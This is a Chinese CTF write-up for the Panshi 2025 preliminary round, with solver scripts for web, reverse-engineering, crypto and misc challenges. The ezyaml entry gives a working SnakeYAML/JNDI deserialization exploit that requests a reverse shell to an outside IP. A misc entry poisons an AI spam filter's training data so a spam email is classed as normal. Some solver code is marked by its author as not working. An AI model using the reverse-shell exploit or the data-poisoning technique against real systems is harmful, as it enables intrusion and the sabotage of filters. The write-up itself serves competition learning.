

第三届磐石 2025 初赛

<https://x2ct34m-njupt.feishu.cn/record/PbTNrsc7se75w3c3ADyc4n76nLb>

<https://mp.weixin.qq.com/s/Drag1lhQ4lSlOQ2ucvxmOA>

Web

web-ez_py

ezDecryption | solved

第一步网页注释有2025

第二步拦截请求的响应，尝试直接改为true不正确，发现还有一个nextStep参数

代码块

```
1  {
2      "success": true,
3      "message": "正确！进入下一步...",
4      "nextStep": "step3",
5      "hint": "哎呀，这一步好像有点难呢～要不要试试看别的思路？也许答案就在你眼前，只是你看不到而已～"
6  }
```

第三步直接把js里的代码跑一遍就得到panshi2oZ5

flag{d1g1t4l_l0ck_br34k3r_2025}

web-jaba_ez

| Ez jaba

https://pan.baidu.com/s/1PlGQwKtnmShQdRK9NIU_Q?pwd=u274 提取码: u274

ezyaml | sloved

<https://github.com/X1r0z/JNDIMap>

代码块 `java -jar JNDIMap-0.0.3.jar -i 120.55.184.209`

exp

代码块

```
1 import requests
2
3 url = 'http://pss.idss-cn.com:24778/yaml'
4 # url = 'http://127.0.0.1:8080/yaml'
5
6 data = '''!!com.sun.rowset.JdbcRowSetImpl
7   dataSourceName:
8     "ldap://120.55.184.209:1389/Deserialize/Jackson/ReverseShell/120.55.184.209/65445"
9   autoCommit: true
10 '''
11 resp = requests.post(url, data={'yamlContent': data})
12 print(resp.text)
```

最后 cat /flag

Reverse

cookie | Solved



cookie.zip

2.52KB



tea加密

代码块

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4
5 void tea_dec(unsigned int *data, unsigned int *key);
6
7 int main()
8 {
9
10     unsigned int key[4] = {2, 0, 2, 2};
```

```

11
12     unsigned int ciphertext[8] = {
13         0x569A1C45, 0xEF2C6A10,
14         0xFB440BD6, 0x5797F41D,
15         0x523FF2C3, 0x48337CD9,
16         0x3616AC2D, 0x06B6312D // 补全为32位
17     };
18
19     unsigned int plaintext[8];
20     memcpy(plaintext, ciphertext, sizeof(plaintext));
21
22     for (int i = 0; i < 4; i++)
23     {
24         tea_dec(&plaintext[2 * i], key);
25     }
26
27     plaintext[8] = 0;
28
29     printf("Decrypted flag: %s\n", (char *)plaintext);
30
31     return 0;
32 }
33
34 void tea_dec(unsigned int *data, unsigned int *key)
35 {
36     unsigned int v0 = data[0];
37     unsigned int v1 = data[1];
38     int sum;
39     const unsigned int delta = 0x768CAB2E;
40
41     sum = -32 * delta;
42
43     for (int j = 0; j <= 0x1F; j++)
44     {
45         v1 -= sum ^ (v0 + sum) ^ (16 * v0 + key[2]) ^ ((v0 >> 5) + key[3]);
46         v0 -= sum ^ (v1 + sum) ^ (16 * v1 + key[0]) ^ ((v1 >> 5) + key[1]);
47         sum += delta;
48     }
49
50     // 保存解密结果
51     data[0] = v0;
52     data[1] = v1;
53 }
54

```

描述：小明下载了一个程序，但程序需要输入一个key，你是否可以找到？



MFC.zip

78.59KB



48bytes的flag

1. 异或 WcE4Bbm4kHYQsAcX
2. RC6-32/20/12, 密钥 FSZ36f3vU8s5
3. 标准base64

结果和 RKCTaz+fty1J2qsz4DI6t9bmMiLBxqFrpI70fU4IMemczIlM+z1IoVQobIt1MbXF 比较

之前目前代码不能跑通

代码块

```
1  #include <stdio.h>
2  #include <stdint.h>
3
4  #define w 32      // word size in bits
5  #define r 20      // number of rounds
6  #define ROTL(x, y) (((x) << (y & (w-1))) | ((x) >> (w - (y & (w-1)))))
7  #define ROTR(x, y) (((x) >> (y & (w-1))) | ((x) << (w - (y & (w-1)))))
8
9  unsigned char S_char[] =
10 {
11     0xE0, 0xAA, 0x68, 0x73, 0x7D, 0xCD, 0x54, 0x72, 0xE2, 0xAA,
12     0xD4, 0xFA, 0x41, 0x0C, 0x03, 0x9C, 0x51, 0xCA, 0x72, 0x5D,
13     0xF4, 0x53, 0xCA, 0xAD, 0x25, 0xEF, 0x26, 0x13, 0x8F, 0x14,
14     0xC1, 0x48, 0x40, 0x26, 0x1C, 0x0D, 0x6D, 0x91, 0x32, 0x16,
15     0xF8, 0xFC, 0x4F, 0xB5, 0xF9, 0x5F, 0x2C, 0x97, 0xEC, 0x64,
16     0x34, 0x6B, 0xB3, 0xFD, 0xB4, 0x89, 0xBE, 0xA5, 0x2D, 0x51,
17     0x04, 0x37, 0x18, 0x85, 0xB3, 0x88, 0x0D, 0xB8, 0x52, 0x05,
18     0x8E, 0xCD, 0x8C, 0xD8, 0xB3, 0x4F, 0x74, 0x81, 0xA6, 0xE2,
19     0xDF, 0x35, 0x68, 0x40, 0xA5, 0x1A, 0x49, 0x53, 0x05, 0x7C,
20     0x44, 0x53, 0xFA, 0xCB, 0x4F, 0xDB, 0xD8, 0xDC, 0x04, 0x31,
21     0x22, 0xF9, 0xD6, 0xB9, 0x6E, 0x1F, 0x53, 0xE5, 0x4E, 0xB6,
22     0x30, 0xAB, 0xA0, 0x4B, 0x7B, 0xC8, 0x7E, 0xB1, 0x21, 0x98,
23     0xDC, 0xAA, 0xFB, 0xB0, 0xC2, 0x72, 0x39, 0xD8, 0x11, 0xFE,
24     0x81, 0x7C, 0xE0, 0x6E, 0xBC, 0x99, 0x68, 0x6A, 0xA1, 0xBA,
25     0xA9, 0xED, 0x8E, 0x15, 0x5B, 0x20, 0x58, 0x2A, 0xCC, 0xB1,
26     0x85, 0xC9, 0xE3, 0x0B, 0x21, 0xD7, 0x7B, 0xBF, 0x5B, 0x5D,
27     0xC2, 0x76, 0xEB, 0x64, 0xD8, 0xC8, 0xE3, 0x44, 0x5F, 0xC7,
28     0xDF, 0xD9, 0x8D, 0x23, 0x1C, 0x54
29 };
```

```

30  uint32_t *S = (uint32_t *)S_char; // Round keys
31
32  void rc6_decrypt(const uint32_t in[4], uint32_t out[4]) {
33      uint32_t A = in[0];
34      uint32_t B = in[1];
35      uint32_t C = in[2];
36      uint32_t D = in[3];
37
38      C = C - S[2*r+3];
39      A = A - S[2*r+2];
40
41      for (int i = r; i >= 1; i--) {
42          uint32_t temp = D;
43          D = C;
44          C = B;
45          B = A;
46          A = temp;
47
48          uint32_t u = ROTL(D * (2*D + 1), 5);
49          uint32_t t = ROTL(B * (2*B + 1), 5);
50          C = ROTR(C - S[2*i+1], t) ^ u;
51          A = ROTR(A - S[2*i], u) ^ t;
52      }
53
54      D = D - S[1];
55      B = B - S[0];
56
57      out[0] = A;
58      out[1] = B;
59      out[2] = C;
60      out[3] = D;
61  }
62
63  int main()
64  {
65      unsigned char plain[128] = {0};
66      unsigned char data[] =
67      {
68          0x44,0xa0,0x93,0x6b,0x3f,0x9f,0xb7,0x2d,
69          0x49,0xda,0xab,0x33,0xe0,0x32,0x3a,0xb7,
70          0xd6,0xe6,0x32,0x22,0xc1,0xc6,0xa1,0x6b,
71          0xa4,0x8e,0xf4,0x7d,0x4e,0x08,0x31,0xe9,
72          0x9c,0xcc,0x89,0x4c,0xfb,0x3d,0x48,0xa1,
73          0x54,0x28,0x6c,0x8b,0x75,0x31,0xb5,0xc5
74      };
75
76      unsigned char xor_key[] = "WcE4Bbm4kHYQsAcX";

```

```
77     unsigned int *Plain = (unsigned int *)plain;
78     unsigned int *Data = (unsigned int *)data;
79
80     rc6_decrypt(Data,Plain);
81     rc6_decrypt(Data+4,Plain+4);
82     rc6_decrypt(Data+8,Plain+8);
83
84
85     for (int j = 0; j < 16; j++)
86     {
87         plain[j] ^= xor_key[j];
88     }
89     for (int j = 16; j < 48; j++)
90     {
91         plain[j] ^= data[j - 16];
92     }
93     printf("%s\n",plain);
94 }
```

后来发现用的CBC模式不是ECB。

EasyRE | solved

快来帮小明从迷雾中找到答案。



EasyRE.zip

71.51KB



反调试部分

前两处动调的时候把ZF位改为1

```

pbDebuggerPresent= dword ptr -108h
var_F8= byte ptr -0F8h
flag= byte ptr -88h
var_18= qword ptr -18h
var_8= qword ptr -8
arg_0= qword ptr 8
arg_8= qword ptr 10h

; __unwind { // __GSHandlerCheck
sub     rsp, 128h
mov     rax, cs:__security_cookie
xor     rax, rsp
mov     [rsp+128h+var_18], rax
call    cs:IsDebuggerPresent
test    eax, eax
jnz     loc_7FF6451D1517

```

```

mov     [rsp+128h+pbDebuggerPresent], eax
call    cs:GetCurrentProcess
mov     rcx, rax           ; hProcess
lea     rdx, [rsp+128h+pbDebuggerPresent] ; pbDebuggerPresent
call    cs:CheckRemoteDebuggerPresent
cmp     [rsp+128h+pbDebuggerPresent], 0
jnz     loc_7FF6451D1517

```

```

xor     ecx, ecx           ; dwErrCode
call    cs:SetLastError
lea     rcx, OutputString ; "DebuggerTest"
call    cs:OutputDebugStringA
call    cs:GetLastError
test    eax, eax
jnz     loc_7FF6451D1517
; } // starts at 7FF6451D1240

```

```

loc_7FF6451D1517:
; __unwind { // __GSHandlerCheck

```

加密过程

只有两段加密，这个函数前面都跟加密没关系

```

do
{
    i = (i + 1) % 256;
    if ( i == 3 * (i / 3) )
        temp = (unsigned __int8)box[3 * i % 256] + j;
    else
        temp = (unsigned __int8)box[i] + j;
    j = temp % 256;
    v21 = box[i];
    v22 = &box[j];
    box[i] = *v22;
    *v22 = v21;
    result = i * j % 16;
    *v18 = __ROL1__(result + (v18[v19] ^ box[(unsigned __int8)(v21 + box[i]))], 3);
    ++v18;
    --v17;
}
while ( v17 );
}
if ( v16 > 0 )
{
    do
    {
        result = *enc_flag ^ 'B';
        *enc_flag = result;
        if ( v3 )
        {
            result ^= *(enc_flag - 1);
            *enc_flag = result;
        }
        ++v3;
        ++enc_flag;
    }
    while ( v3 < v16 );
}
return result;

```

解密脚本：

代码块

```
1  #include <stdio.h>
```

```
2
3 #define __ROL1__(x, n) (((x) << (n)) | ((x) >> (8 - (n))))
4 unsigned char flag[29] =
5 {
6     0x93, 0xF9, 0x8D, 0x92, 0x52, 0x57, 0xD9, 0x05, 0xC6, 0x0A,
7     0x50, 0xC7, 0xDB, 0x4F, 0xCB, 0xD8, 0x5D, 0xA6, 0xB9, 0x40,
8     0x95, 0x70, 0xE7, 0x9A, 0x37, 0x72, 0x4D, 0xEF, 0x57};
9
10 unsigned char box[256];
11 int main()
12 {
13     // 第二部分
14     for (int k = 28; k > 0; k--)
15     {
16         flag[k] ^= flag[k - 1] ^ 0x42;
17     }
18     flag[0] ^= 0x42;
19
20     for (int k = 0; k < 29; k++)
21     {
22         printf("%02X ", flag[k]);
23     }
24     printf("\n");
25
26     // 第一部分
27     int i, j;
28
29     for (int k = 0; k < 256; k++)
30     {
31         box[k] = k;
32     }
33
34     i = 0, j = 0;
35     for (int k = 0; k < 256; k++)
36     {
37         j = (int)(j + box[i] - 7 * (i / 7) + i + 4919) % 256;
38
39         unsigned char temp = box[i];
40         box[i] = box[j];
41         box[j] = temp;
42
43         i = (i + 1) % 256;
44     }
45
46     printf("Box:\n");
47     for (int k = 0; k < 256; k++)
48     {
```



```

49     printf("%02X ", box[k]);
50 }
51 printf("\n");
52
53 i = 0, j = 0;
54 for (int k = 0; k < 29; k++)
55 {
56     i = (i + 1) % 256;
57     if (i == 3 * (i / 3))
58         j = ((unsigned __int8)box[3 * i % 256] + j) % 256;
59     else
60         j = ((unsigned __int8)box[i] + j) % 256;
61
62     unsigned char temp = box[i];
63     box[i] = box[j];
64     box[j] = temp;
65
66     // flag[k] = __ROL1__(i * j % 16 + (flag[k] ^ box[(unsigned __int8)
67     (box[i] + box[j]))), 3);
68     flag[k] = (__ROL1__(flag[k], 5) - i * j % 16) ^ box[(unsigned __int8)
69     (box[i] + box[j])];
70 }
71 printf("%s", flag);
72 }

```

Crypto

AES_GCM_IV_Reuse | solved



AES_GCM_IV.zip

1.16KB



AI 一把梭了

代码块

```

1  known_plaintext = b"The flag is hidden somewhere in this encrypted system."
2
3  known_ciphertext =
4  bytes.fromhex("b7eb5c9e8ea16f3dec89b6dfb65670343efe2ea88e0e88c490da73287c86e8eb
5  f375ea1194b0d8b14f8b6329a44f396683f22cf8adf8")
6
7  target_ciphertext =
8  bytes.fromhex("85ef58d9938a4d1793a993a0ac0c612368cf3fa8be07d9dd9f8c737d299cd9ad
9

```

```

b76fdc1187b6c3a00c866a20")
5
6 keystorem = bytes([p ^ c for p, c in zip(known_plaintext, known_ciphertext)])
7 flag = bytes([c ^ k for c, k in zip(target_ciphertext, keystorem)])
8
9 print(f"Recovered flag: {flag.decode()}")
10
11 # flag{GCM_IV_r3us3_1s_d4ng3r0us_f0r_s3cur1ty}
12

```

多重Caesar密码 | solved

一个改进的Caesar密码,flag包含单词caesar。

myfz{hrpa_pfxddi_ypgm_xxcqkwyj_dkzcvz_2025}

先比较第一个头flag的偏移是7, 13, 5, 19

然后直觉认为语义上不会把caser放在最后一个单词,所以第二个一定是caser,对应偏移13、5、19、11、3、17

尝试了很多key发现都不行,感觉是随机的偏移,发现这些偏移都是26以内的质数,同时考虑到flag是可读字符串,所以单词分开,然后用COCA Top 5000的高频词库匹配,得到这样的爆破结果

代码块

```

1 from string import ascii_lowercase as abc
2 import pandas as pd
3 from itertools import product
4 import time
5 from tqdm import tqdm
6
7 m = "myfz{hrpa_pfxddi_ypgm_xxcqkwyj_dkzcvz_2025}"
8
9 df = pd.read_csv("COCA_Top_5000.csv")
10 words = set(df["lemma"].tolist())
11
12 tmp = [2, 3, 5, 7, 11, 13, 17, 19, 23]
13 wordss = m[5:-6].split("_")
14
15 start = time.time()
16 for word in wordss[-1:]:
17     for bias in tqdm(product(*[tmp] * len(word))):
18         word_predict = "".join(abc[abc.find(word[i]) - bias[i]] for i in
19 range(len(word)))
19         if word_predict in words:
20             print(f"Found: {word_predict} | {bias}")
21

```

```
22     print("-" * 10 + f"{time.time() - start:.2f}s" + "-" * 10)
23
```

代码块

```
1  Found: fact | (2, 17, 13, 7)
2  Found: fast | (2, 17, 23, 7)
3  Found: fund | (2, 23, 2, 23)
4  Found: each | (3, 17, 13, 19)
5  Found: easy | (3, 17, 23, 2)
6  Found: east | (3, 17, 23, 7)
7  Found: coin | (5, 3, 7, 13)
8  Found: cost | (5, 3, 23, 7)
9  Found: cent | (5, 13, 2, 7)
10 Found: camp | (5, 17, 3, 11)
11 Found: cast | (5, 17, 23, 7)
12 Found: cash | (5, 17, 23, 19)
13 Found: amid | (7, 5, 7, 23)
14 Found: aunt | (7, 23, 2, 7)
15 Found: weed | (11, 13, 11, 23)
16 Found: west | (11, 13, 23, 7)
17 Found: want | (11, 17, 2, 7)
18 Found: wait | (11, 17, 7, 7)
19 Found: wash | (11, 17, 23, 19)
20 Found: quit | (17, 23, 7, 7)
21 Found: open | (19, 2, 11, 13)
22 Found: omit | (19, 5, 7, 7)
23 Found: keep | (23, 13, 11, 11)
24 -----0.09s-----
25 -----7.27s-----
26 Found: with | (2, 7, 13, 5)
27 Found: week | (2, 11, 2, 2)
28 Found: tent | (5, 11, 19, 19)
29 Found: rent | (7, 11, 19, 19)
30 Found: link | (13, 7, 19, 2)
31 Found: hint | (17, 7, 19, 19)
32 Found: beef | (23, 11, 2, 7)
33 -----7.34s-----
34 Found: multiple | (11, 3, 17, 23, 2, 7, 13, 5)
35 -----788.72s-----
36 -----795.90s-----
```

比较容易拼凑得到前半部分为easy_caesar_with_multiple，可以确定最后一个一定是名词，但由于没在词库中匹配到，很有可能是变形过的单词，于是重新写了匹配判断，得到

```
代码块
1 Found: aisles | (3, 2, 7, 17, 17, 7)
2 Found: adults | (3, 7, 5, 17, 2, 7)
3 Found: adopts | (3, 7, 11, 13, 2, 7)
4 Found: angrys | (3, 23, 19, 11, 23, 7)
5 Found: angles | (3, 23, 19, 17, 17, 7)
6 Found: wholes | (7, 3, 11, 17, 17, 7)
7 Found: whiles | (7, 3, 17, 17, 17, 7)
8 Found: shoves | (11, 3, 11, 7, 17, 7)
9 Found: shorts | (11, 3, 11, 11, 2, 7)
10 Found: shores | (11, 3, 11, 11, 17, 7)
11 Found: shirts | (11, 3, 17, 11, 2, 7)
12 Found: shifts | (11, 3, 17, 23, 2, 7)
13 Found: stores | (11, 17, 11, 11, 17, 7)
14 Found: storys | (11, 17, 11, 11, 23, 7)
15 Found: knives | (19, 23, 17, 23, 17, 7)
```

最终确定为shifts

所以flag{easy_caesar_with_multiple_shifts_2025}

rsa-dl_leak | solved

<https://tangcuxiaojikuai.xyz/post/4a67318c.html#9>

```
代码块
1 from Crypto.Util.number import *
2 from tqdm import *
3
4 e = 65537
5 n =
1435044950741351165234795725131932575384578919760522984386520799295966515234323
6493734193098217302355217543617388565493097137697032292249831797649356207292613
6659852344920009858340197366796444840464302446464493305526983923226244799894266
646253468068881999233902997176323684443197642773123213917372573050601477
6 c =
1416995188803608252341987866129526958978428760929202326299293879499880502882764
3844610369334217972729654900851793276673444940158509748365675972747221747611194
2285691988125304733806468920104615795505322633807031565453083413471250166739315
942515829249512300243607424590170257225854237018813544527796454663165076
7 dl =
1761714636451980705225596515441824697034096304822566643697981898035887055658807
0204426629245853552680989639154290149972968535294085463336317214722453295060388
01
8
9 for k in trange(1,e):
10     dh = k*n // e
```

```
11     d = (dh >> 530 << 530) + dl
12     try:
13         print(long_to_bytes(int(pow(c,d,n))).decode())
14         break
15     except:
16         pass
17
18 # flag{Res0lving_the_c0mposite_numb3r}
```

recovery



recovery.zip

5.36KB



Misc

ModelUngUILty | solved

靶机题

某厂 AI 邮件过滤器上线，领导拍胸脯保证：“我们的模型绝对不会误判！”

结果，一封“秘密指令”邮件被扔进垃圾箱，项目组全员背锅。

现在，领导“大发慈悲”，允许你上传一份训练集，证明“模型其实没问题”。

只要你能让它在官方验证集上既保持高准确率，又能把那封“秘密指令”邮件认成正常邮件，你就能帮模型“洗脱罪名”——顺便也帮项目组保住饭碗。

你能让这位“无罪模型”翻案成功吗？



Model UngUILty.zip

28.87KB



代码块

```
1  import pandas as pd
2  import base64
3
4  print("正在创建【拨云见日版-饱和攻击】Payload...")
5
6  # 1. 读取原始训练数据作为基础
7  try:
8      base_df = pd.read_csv('training_data.csv')
9      print(f"成功读取基础训练数据，共 {len(base_df)} 条。")
10 except FileNotFoundError:
```

```
11     base_df = pd.DataFrame(columns=['email_content', 'label'])
12
13 # 2. 读取验证集，但剔除特殊邮件，作为准确率助推器
14 validation_df = pd.read_csv('validation_data.csv')
15 special_email_index = 14
16 accuracy_booster_df = validation_df.drop(index=special_email_index)
17 print(f"已加载 {len(accuracy_booster_df)} 条验证集数据作为助推器。")
18
19 # 3. 【核心】根据第14号邮件内容，制造大量“毒药”以满足 min_df=10
20 # 这是第14号邮件的核心关键词
21 poison_text = "Subject: URGENT: Your Secret Instruction Inside!!!\n\nHello
Valued Customer, CONGRATULATIONS! You've been selected for our EXCLUSIVE
offer! Follow this secret instruction to claim your FREE a $1000 Gift Card:
Click the link below and enter code 'FREE500' at checkout. www.top-offers-
4u.org"
22
23 poison_data = []
24 # 必须超过10，我们用50来确保万无一失
25 num_poison_samples = 50
26 for _ in range(num_poison_samples):
27     # 所有毒药都标记为 not_spam
28     poison_data.append({'email_content': poison_text, 'label': 'not_spam'})
29
30 poison_df = pd.DataFrame(poison_data)
31 print(f"已生成 {len(poison_df)} 条饱和式攻击毒药。")
32
33
34 # 4. 合并所有数据
35 payload_df = pd.concat([base_df, accuracy_booster_df, poison_df],
ignore_index=True)
36 print(f"合并后的总数据量为 {len(payload_df)} 条。")
37
38 # 5. 统一进行Base64编码
39 def decode_if_needed(content):
40     try:
41         return base64.b64decode(content).decode('utf-8')
42     except:
43         return content
44
45 def encode_to_base64(text):
46     return base64.b64encode(text.encode('utf-8')).decode('utf-8')
47
48 payload_df['email_content'] =
payload_df['email_content'].apply(decode_if_needed).apply(encode_to_base64)
49 print("已将所有 email_content 编码为 Base64。")
50
51 # 6. 保存
```

```

52 output_filename = 'payload.csv'
53 payload_df.to_csv(output_filename, index=False)
54
55 print(f"\n✅ 拨云见日版 Payload '{output_filename}' 已生成!")
56 print("这次的攻击原理建立在对min_df=10的理解之上，它必须成功。")
57
58 #flag{NArEX6lIp0BRW3kouign7a8ebZ4hTy2S}

```

像素流量

小明是网络安全高手，刚刚截取到黑客的新型通信方式，现在邀请你一同破解，通信载体被小明以一种常见的存储方式隐藏了，流量就藏在那个载体上，情况紧急，请速速破解！！




attachment.zip

546.57KB



lsb里面藏了个png



对图片的每一个像素按照gbr的顺序提取，得到一个流量包（手动把末尾的0x00去一下）

```

1  # 从PIL导入Image
2
3  def write_pixels_to_binary_gbr(image_path, output_path):
4      with Image.open(image_path) as img:
5          # 确保图像模式为RGB
6          if img.mode != 'RGB':
7              img = img.convert('RGB')
8
9          # 获取图片的宽度和高度
10         width, height = img.size
11
12         # 以二进制写模式打开输出文件
13         with open(output_path, 'wb') as file:
14             # 遍历图片的每一个像素
15             for y in range(height):
16                 for x in range(width):
17                     # 获取像素的RGB值
18                     r, g, b = img.getpixel((x, y))
19                     # 按照GBR顺序写入字节
20                     file.write(bytes([g])) # 写入绿色分量
21                     file.write(bytes([b])) # 写入蓝色分量
22                     file.write(bytes([r])) # 写入红色分量
23
24     image_path = '1.png'
25     output_path = 'output.bin'
26     write_pixels_to_binary_gbr(image_path, output_path)

```



output.pcap

824.23KB



过滤含有flag的流提取到一个加密的压缩包

output.pcap

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

http contains "flag"

No.	Time	Source	Destination	Protocol	Len	Info
2590	0.100163	192.168.122.128	192.168.1.100	HTTP	466	POST /upload HTTP/1.1

> Frame 2590: 466 bytes on wire (3728 bits), 466 bytes captured (3728 bits)

> Internet Protocol Version 4, Src: 192.168.122.128, Dst: 192.168.1.100

> Transmission Control Protocol, Src Port: 50681, Dst Port: 80, Seq: 0, Len

> Hypertext Transfer Protocol

> Data (163 bytes)

Data [...]: 504b03041400010008000027055b039127733100000023000000080000006c [Length: 163]

```
0000 45 00 01 d2 00 01 00 00 40 06 7b f0 c0 a8 7a 80
0010 c0 a8 01 64 c5 f9 00 50 00 00 00 00 00 00 00 00
0020 50 02 20 00 e7 52 00 00 50 4f 53 54 20 2f 75 70
0030 6c 6f 61 64 20 48 54 54 50 2f 31 2e 31 0d 0a 48
0040 6f 73 74 3a 20 66 69 6c 65 2d 73 65 72 76 69 63
0050 65 2e 63 6f 6d 0d 0a 55 73 65 72 2d 41 67 65 6e
0060 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28
0070 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 3b
0080 20 57 69 6e 36 34 3b 20 78 36 34 29 20 41 70 70
0090 6c 65 57 65 62 4b 69 74 2f 35 33 37 2e 33 36 20
00a0 28 4b 48 54 4d 4c 2c 20 6c 69 6b 65 20 47 65 63
00b0 6b 6f 29 20 43 68 72 6f 6d 65 2f 39 31 2e 30 2e
```


尝试寻找密码

derderjia | solved

